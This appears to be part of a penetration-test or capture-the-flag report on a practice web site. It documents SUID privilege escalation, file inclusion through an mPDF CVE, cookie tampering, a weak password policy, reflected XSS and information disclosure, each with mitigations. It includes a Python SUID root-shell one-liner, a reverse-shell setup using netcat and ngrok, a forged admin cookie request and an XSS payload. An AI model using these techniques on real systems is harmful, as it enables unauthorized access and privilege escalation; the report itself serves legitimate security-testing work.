/snap/certbot/4325/usr/include/linux/tty_flags.h
/snap/certbot/4325/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/snap/certbot/4325/usr/include/x86_64-linux-gnu/bits/mman-map-flags-generic.h
```

Figure 9 - getting the flag

```
cat /root/.flag.txt
FLAG{YA_HACKER}
```

DETAILS

1. I started a netcat listener on port 1234
2. I started a ngrok tcp server on the same port with command:
   ngrok tcp 1234
3. I visited the site https://www.revshells.com/ to create a reverse shell payload.
4. I took the payload the site gave and pasted it in the RCE we found.
5. We got the reverse shell and after running the whoami command we see that we are www-data
6. find vulnerable suid variables with the command:
   find / -perm -4000 -type f 2>/dev/null.
   The command find / -perm -4000 -type f 2>/dev/null searches for all SUID binaries on a Linux system, which are executables that run with elevated privileges, potentially leading to privilege escalation vulnerabilities.
7. I was reviewing the results and discovered that Python 3.10 (/usr/bin/python3.10) was misconfigured, making it a target for privilege escalation.
   for more information you can view this video: https://youtu.be/ukAdKszqrno
8. I ran the command:
   /usr/bin/python3.10 -c 'import os; os.setuid(0); os.system("/bin/bash")'
   to exploit the misconfigurated python SUID.
9. Now I got a root shell and when I ran the whoami command I got root, which means that the privilege escalation was successful.
10. The goal of the test was to open the file flag.txt, so now I wanted to find the flag so I ran the following command:
    find / -iname "*flag*" *2>/dev/null*
    it searches the entire filesystem (/) for files and directories with names containing "flag" (case-insensitive), while redirecting any error messages (like "permission denied") to /dev/null to suppress them.
11. I found an interesting path: /root/.flag.txt
12. I saw that only root can read, edit and execute the file flag.txt so I ran the printed the content of the file and it was **FLAG{YA_HACKER}**

RECOMMENDED MITIGATIONS

To mitigate the identified vulnerabilities and enhance security, the following key measures should be implemented:

Secure Privilege Management & Least Privilege Principle

- Remove unnecessary SUID binaries to prevent exploitation.
- Regularly audit file and directory permissions to ensure they are correctly set.
- Implement role-based access control (RBAC) to enforce least privilege policies.

Restrict Access to Sensitive System Files

- Ensure that only authorized users have access to critical system files.
- Restrict execution permissions on sensitive scripts and binaries.

Harden System Configurations

- Disable SUID bit on unnecessary binaries for example:
  chmod -s /usr/bin/python3.10
- Implement system-wide restrictions using sudo policies to limit privilege escalation.
- Enforce secure authentication mechanisms to prevent unauthorized access.

Monitor System Logs & Detect Anomalous Behavior

- Enable logging and monitoring of privilege escalation attempts.
- Implement intrusion detection systems (IDS) to detect exploitation attempts.
- Monitor file integrity changes on critical system files.

Conduct Regular Security Audits & Penetration Testing

- Perform periodic privilege escalation tests to identify vulnerabilities.
- Implement automated security scanning tools to detect misconfigurations.
- Train developers and administrators on secure system hardening techniques.

VULN-003 LOCAL FILE INCLUSION (**Critical**)

CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L
Calculated by https://www.first.org/cvss/calculator/3.1

RISK

General | <Critical>	**Probability** | <Medium>	**Severity** | <Critical >	**Fix Effort** | <Medium>

DESCRIPTION

DescLocal File Inclusion (LFI) is a vulnerability that allows an attacker to include files located on the server. This often occurs due to improper input validation when handling file paths in web applications. By exploiting LFI, an attacker can read sensitive files, gain further access to the system, and potentially escalate to Remote Code Execution (RCE).

Impacts of the Vulnerability:

- **Sensitive File Disclosure:** An attacker can read system files such as /etc/passwd, revealing user account information.
- **Credential Exposure:** If log files or configuration files are exposed, they may contain database credentials, API keys, or other sensitive data.
- **Code Execution Pathway:** LFI can be escalated to RCE if an attacker can include files they can control (e.g., log poisoning or webshell upload).
- **Information Leakage:** Can provide insights into system structure, aiding further exploitation.
- **Potential Privilege Escalation:** Depending on available files, attackers may discover additional vulnerabilities leading to full system compromise.

PROOF OF CONCEPT

Figure 1 - the pdf with the /etc/passwd file attached to it





Figure 2 - the content of /etc/passwd



DETAILS

1. When accessing the /admin page with the admin cookie if you press the button it will redirect you to mpd.php that creates a pdf with a greeting to the current user in the url (https://techie-world.xyz/admin/mpdf.php?user=<username>)
2. I researched vulnerabilities in MPDF, I found a CVE I can exploit that allows arbitrary file inclusion.

   you can find the CVE here: https://www.exploit-db.com/exploits/50995

3. I crafted a payload with the CVE exploit script in the link targeting the `?user=` parameter to retrieve system files with the result of the CVE script.
4. Then I got the requested file attached to the mpdf and downloaded all of the document to see the wanted file that was attached.

RECOMMENDED MITIGATIONS

To mitigate the identified vulnerabilities and enhance security, the following key measures should be implemented:

Update MPDF

- If MPDF is required, update it to the latest secure version to mitigate known vulnerabilities.

Implement Proper Input Validation & Whitelisting

- Restrict user input to expected values only.
- Use allowlists instead of blacklists to prevent arbitrary file inclusion.

Restrict File Access Permissions

- Ensure that the web server runs with minimal privilege
- Restrict access to sensitive files (/etc/passwd, logs, configuration files).
- Disable direct file access where unnecessary.

Disable PHP File Inclusion if Not Needed

- If dynamic file inclusion is not necessary, disable PHP functions that allow it:
    - allow_url_include = Off
    - allow_url_fopen = Off

Deploy a Web Application Firewall (WAF)

- Implement WAF rules to detect and block LFI payloads.
- Monitor and log suspicious access attempts to detect repeated file inclusion exploits.
- Configure **custom security rules** to restrict access to critical system files.

Harden Web Server & Application Security

- Apply the principle of least privilege for web applications.
- Regularly update frameworks and libraries to prevent known LFI and other exploits.

VULN-004 - Cookie Manipulation (High)

CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
Calculated by https://www.first.org/cvss/calculator/3.1

RISK

General | <High>	**Probability** | <High>	**Severity** | <High>	**Fix Effort** | <Medium>

DESCRIPTION

Cookie Manipulation is a vulnerability where an attacker can modify session cookies to gain unauthorized access to privileged accounts or perform unauthorized actions. This typically happens due to weak session management, lack of proper cookie integrity checks, and insecure authentication mechanisms.

In this case, the application allowed users to modify the user session cookie, which was used for authentication. By changing the value to admin, the attacker was able to escalate privileges and access restricted areas of the application.

Impacts of the Vulnerability:

- **Privilege Escalation:** Attackers can change their session role to admin and gain unauthorized access to protected functionalities.
- **Session Hijacking:** If cookie integrity is not verified, attackers can steal or reuse session cookies.
- **Data Tampering:** Unauthorized users may manipulate data stored within session cookies.
- **Unauthorized Access:** Attackers can access confidential information, bypass authentication, or take over user accounts.

PROOF OF CONCEPT

Figure 1 - interception the login request you can see theres a cookie sent which can be modified




Figure 2 - changing the cookie value to: user = admin

```
POST /login/ HTTP/1.1
Host: www.techie-world.xyz
Cookie: user=admin
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: https://www.techie-world.xyz
Referer: https://www.techie-world.xyz/login/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

username=itamar&password=1234
```


Figure 3 - getting /admin route on the response after changing the cookie

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Mon, 10 Feb 2025 21:58:58 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Location: ../admin/
5 Content-Length: 2875
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
```

Figure 4 - admin page leading to further clues



DETAILS

1. Captured the authentication request using Burp Suite and examined the cookies.
2. Discovered that the session cookie contained a user value that dictated account privileges.
3. Modified the user cookie from none to admin and sent the request.
4. The server accepted the modified cookie and returned a response indicating access to /admin.
5. Navigated to /admin with the manipulated cookie and gained access to the admin panel.
6. From the admin page I got the rest of the clues and paths to lead me to RCE, privilege escalation and gaining control over the system.

RECOMMENDED MITIGATIONS

To mitigate the identified vulnerabilities and enhance security, the following key measures should be implemented:

Implement Secure and Signed Cookies

- Use secure, signed cookies with cryptographic validation (HMAC) to prevent tampering.
- Set the HttpOnly and Secure flags on cookies to restrict JavaScript access and enforce HTTPS-only transmission.

Enforce Strong Session Management

- Implement server-side session validation to prevent privilege escalation through cookie modifications.
- Use randomized session tokens instead of predictable session IDs.
- Invalidate sessions upon logout and after a period of inactivity.

Restrict Cookie Access and Implement Role-Based Authentication

- Ensure cookies are not storing sensitive authentication data.
- Use role-based access control (RBAC) to verify permissions on the server side.
- Prevent user privilege escalation by verifying session values against server-stored authentication states.

Monitor and Log Suspicious Authentication Attempts

- Enable logging and monitoring of authentication changes and privilege escalations.
- Implement Intrusion Detection Systems (IDS) to detect repeated unauthorized session modifications.

Deploy a Web Application Firewall (WAF)

- Configure WAF rules to detect and block session manipulation attempts.
- Implement anomaly detection to flag multiple authentication changes from the same IP.

VULN-005 Weak Password Policy (High)

CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
Calculated by https://www.first.org/cvss/calculator/3.1

RISK

General | <High>	**Probability** | <High>	**Severity** | <High>	**Fix Effort** | <Medium>

DESCRIPTION

A weak password policy is a security vulnerability that allows attackers to easily guess or brute-force user credentials, leading to unauthorized access to sensitive data and systems. Weak password policies typically include short passwords, lack of complexity requirements, absence of multi-factor authentication (MFA), and allowing common or easily guessable passwords.

In this case, the application permitted short passwords without complexity requirements, making it highly susceptible to brute-force and dictionary attacks.

Impacts of the Vulnerability:

- **Unauthorized Access:** Attackers can easily brute-force or guess weak passwords, gaining access to user accounts.
- **Privilege Escalation:** If administrative accounts use weak passwords, attackers can gain full system control.
- **Data Breach:** Attackers can access sensitive personal or corporate data, leading to compliance violations.
- **Account Takeover:** Users may lose control of their accounts due to weak password protection.

PROOF OF CONCEPT

Figure 1 - when trying a random password it gives this error




Figure 2 - inspecting the source of the code viewing the weak password policy




Figure 3 - the function to check password policy

```
function checkPasswordPolicy(str) {
    if (str.length < 4 || str.length > 6) {
        alert("The password does not match the Password Policy !");
        return false;
    }

    for (let i = 0; i < str.length; i++) {
        if (isNumber(str) === false) {
            alert("The password does not match the Password Policy !");
            return false;
        }
    }
    return true;
}
```

DETAILS

1. I entered a default username and password of - test:test. the site popped up a message that the password doesn't match the password policy.
2. I entered inspect mode on the login page and saw a script there with a function called checkPasswordPolicy. when analyzing the function you can see that the password policy is that it has to be a number with a length of 4,5 or 6 numbers.
3. realizing that this is a very weak password policy for user accounts and admins , making them highly susceptible to brute-force attacks.

RECOMMENDED MITIGATIONS

To mitigate the identified vulnerabilities and enhance security, the following key measures should be implemented:

Enforce Strong Password Policies

- Require minimum password length (at least 9-16 characters).
- Implement complexity requirements (uppercase, lowercase, numbers, and special characters).
- Ensure compliance with NIST 800-63B, ISO 27001, and PCI DSS password guidelines.

Ensure Password Policy Enforcement is Secure

- Move password policy validation to the server side instead of relying solely on client-side scripts that can be viewed by the client.
- Obfuscate or remove sensitive JavaScript functions like checkPasswordPolicy from the front-end.

Implement Multi-Factor Authentication (MFA)

VULN-006 Reflected XSS (High)

CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N
Calculated by https://www.first.org/cvss/calculator/3.1

RISK

General | <Critical>	**Probability** | <Medium>	**Severity** | <Critical>	**Fix Effort** | <Low>

DESCRIPTION

Reflected Cross-Site Scripting (XSS) is a vulnerability where user-supplied input is included in the response of a web page without proper sanitization, allowing attackers to inject and execute malicious JavaScript in a victim's browser. This can lead to session hijacking, data theft, phishing attacks, and full account takeover.

During testing, it was identified that the contact form reflected user input directly into the HTML page without proper encoding. An attacker can exploit this by crafting a malicious URL containing a JavaScript payload, which, when executed in a victim's browser, can steal cookies, modify content, or redirect users to phishing sites.

Impacts of the Vulnerability:

- **Session Hijacking:** Attackers can steal authentication cookies, gaining unauthorized access to user accounts.
- **Phishing Attacks:** Malicious scripts can modify the website to display fake content or forms.
- **Data Manipulation:** The attacker can alter the appearance and behavior of the website.
- **Malware Distribution:** JavaScript payloads can force victims to download and execute malware.

PROOF OF CONCEPT

Figure 1 - payload in the contact form





Figure 2 - result of pressing "Send Message"



DETAILS

1. I tried submitting details in the contact form and intercepting the request in burp suite.
2. I found that user input in the name parameter was vulnerable to xss.
3. I tried submitting the payload <img src=x onerror=alert('xss')> and the website gave a pop up message indicating that there is a reflected xss in the web application.

RECOMMENDED MITIGATIONS

Sanitize & Encode User Input

- Use output encoding functions such as htmlspecialchars() in PHP or encodeURIComponent() in JavaScript to prevent script execution.
- Sanitize user input on both client and server sides to remove harmful characters.

Implement a Content Security Policy (CSP)

- Configure CSP headers to prevent execution of inline scripts:
  Content-Security-Policy: default-src 'self'; script-src 'self'

Enable Web Application Firewall (WAF)

- Deploy a WAF to detect and block reflected XSS attacks.
- Implement custom rules to flag suspicious input patterns.

Validate & Filter Input Properly

- Implement strict allowlists for accepted characters in form inputs.
- Reject input containing <script> tags or JavaScript event handlers (onerror, onclick, etc.).

Regular Security Audits

- Conduct regular vulnerability scans for XSS risks.
- Implement automated security testing tools like OWASP ZAP to catch XSS vulnerabilities early.

VULN-007 Information Disclosure (**Medium**)

CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Calculated by https://www.first.org/cvss/calculator/3.1

RISK

General | <Medium>	**Probability** | <High>	**Severity** | <Medium>	**Fix Effort** | <Low>

DESCRIPTION

Information Disclosure occurs when an application unintentionally exposes sensitive system or user data. This vulnerability allows attackers to obtain critical information that can be leveraged for further attacks, such as system paths, usernames, environment variables, or debug information.

During testing, it was identified that the application exposes detailed error messages, server information, and internal file paths in responses, providing valuable intelligence to potential attackers.


Impacts of the Vulnerability:

- **Leakage of System Information:** Attackers can use exposed error messages to learn about the application's structure.
- **Facilitates Other Attacks:** Disclosed paths and configurations can aid SQL Injection, LFI, or privilege escalation attempts.
- **Reveals Internal User Information:** Leaking usernames or system logs can aid brute-force and credential stuffing attacks.

PROOF OF CONCEPT

Figure 1 - Triggered an invalid request and received a verbose error message exposing internal server details.

Figure 2 - Accessed robots.txt and found references to sensitive directories.



DETAILS

1. Accessed an invalid path on the site, which returned a detailed error message instead of a generic response.
